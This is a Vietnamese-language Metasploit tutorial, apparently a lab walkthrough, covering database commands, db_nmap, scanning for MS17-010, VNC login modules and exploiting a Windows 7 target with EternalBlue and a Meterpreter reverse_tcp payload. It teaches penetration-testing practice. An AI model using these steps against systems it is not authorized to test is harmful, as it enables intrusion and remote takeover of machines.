
Csdl mới sẽ được in màu đỏ bắt đầu với dấu \*.

Chuyển tiếp giữa các workspaces:







Khác với cách dùng Metasploit thông thường, khi Metasploit khởi động với csdl, lệnh help sẽ hiển thị Database Backends Commands menu.



Nếu bạn chạy Nmap scan bằng db\_nmap, kết quả sẽ được lưu trong cơ sở dữ liệu.



Bạn có thể lấy thông tin liên quan đến máy chủ và các dịch vụ đang chạy trên hệ thống đích như sau:



Lệnh hosts -h và services -h có thể giúp bạn quen hơn với các lựa chọn

Khi host được lưu trong cơ sở dữ liệu, bạn có thể dùng hosts -R để thêm giá trị này vào tham số RHOSTs.

Ví dụ:

Chúng ta sẽ quét các lỗ hổng của MS17-010 với lệnh

use auxiliary/scanner/smb/smb\_ms17\_010


Set rhost: hosts -R

Nếu có nhiều hơn 1 host được lưu trong cơ sở dữ liệu, tất cả địa chỉ IP sẽ được dùng khi có lệnh hosts -R

Trong quá trình kiểm thử, chúng ta có những diễn cảnh sau:

* Tìm các hosts khả thi bằng lệnh db\_nmap
* Quét các lỗ hổng hay cổng đang mở


Lệnh services dùng với tham số -S sẽ cho phép bạn tìm kiếm cụ thể 1 dịch vụ



**Vulnerability Scanning**

Metasploit cho phép bạn nhanh chóng xác định các lỗ hổng nghiêm trọng giống như “low hanging fruit”. Thuật ngữ này ám chỉ các lỗ hổng dễ phát hiện và khai thác cho phép bạn gain 1 foothold trên hệ thống.

Việc tìm kiếm các lỗ hổng bằng Metasploit sẽ phụ thuộc nhiều vào khả năng quét và đánh dấu mục tiêu của bạn. Bạn càng giỏi ở giai đoạn này thì Metasploit càng cung cấp cho bạn nhiều lựa chọn hơn. Ví dụ, nếu bạn xác định 1 dịch vụ VNC đang chạy trên máy đích, bạn có thể dùng search để liệt kê các modules hữu ích. Kết quả sẽ chứa payload và bài viết. Ở bước này, các kết quả không hữu ích vì bạn chưa biết nên dùng khai thác nào. Tuy nhiên, nếu là VNC, có một vài modules scanner để bạn dùng.



Bạn có thể dùng lệnh info cho bất cứ module nào để hiểu hơn về cách dùng và mục đích của nó.

Như bạn thấy, vnc\_login module có thể giúp bạn tìm kiếm thông tin đăng nhập cho dịch vụ trên.

**Exploitation**


Metasploit là 1 thư viện khai thác. Các khai thác là module được dùng phổ biến nhất.

Bạn có thể tìm kiếm các khai thác bằng lệnh search, nhận thêm thông tin bằng lệnh info và tấn công bằng lệnh exploit. Trong khi quá trình này rất đơn giản, hãy nhớ là khai thác thành công sẽ phụ thuộc vào mức độ hiểu biết các dịch vụ đang chạy trên hệ thống đích.

Chọn payload là 1 quá trình thử và có thể lỗi vì môi trường hay các rào cản của hệ thống như tường lửa, anti-virus, ghi đè file hay chương trình để thực thi payload không khả thi.


Cùng làm thử 1 máy chủ!






Hệ điều hành là: Windows 7 Professional 6.1

Tìm xem có lỗ hổng nào liên quan đến hệ điều hành này không: MS17-010 EternalBlue






Mình sẽ dùng payload mặc định là windows/x64/meterpreter/reverse\_tcp (staged payload)


Meterpreter là 1 shell có full tính năng.

Multi/handler là 1 công cụ tuyệt vời để bắt reverse shell. Đây là điều cần thiết nếu bạn muốn sử dụng shell Metepreter và dùng staged payloads.

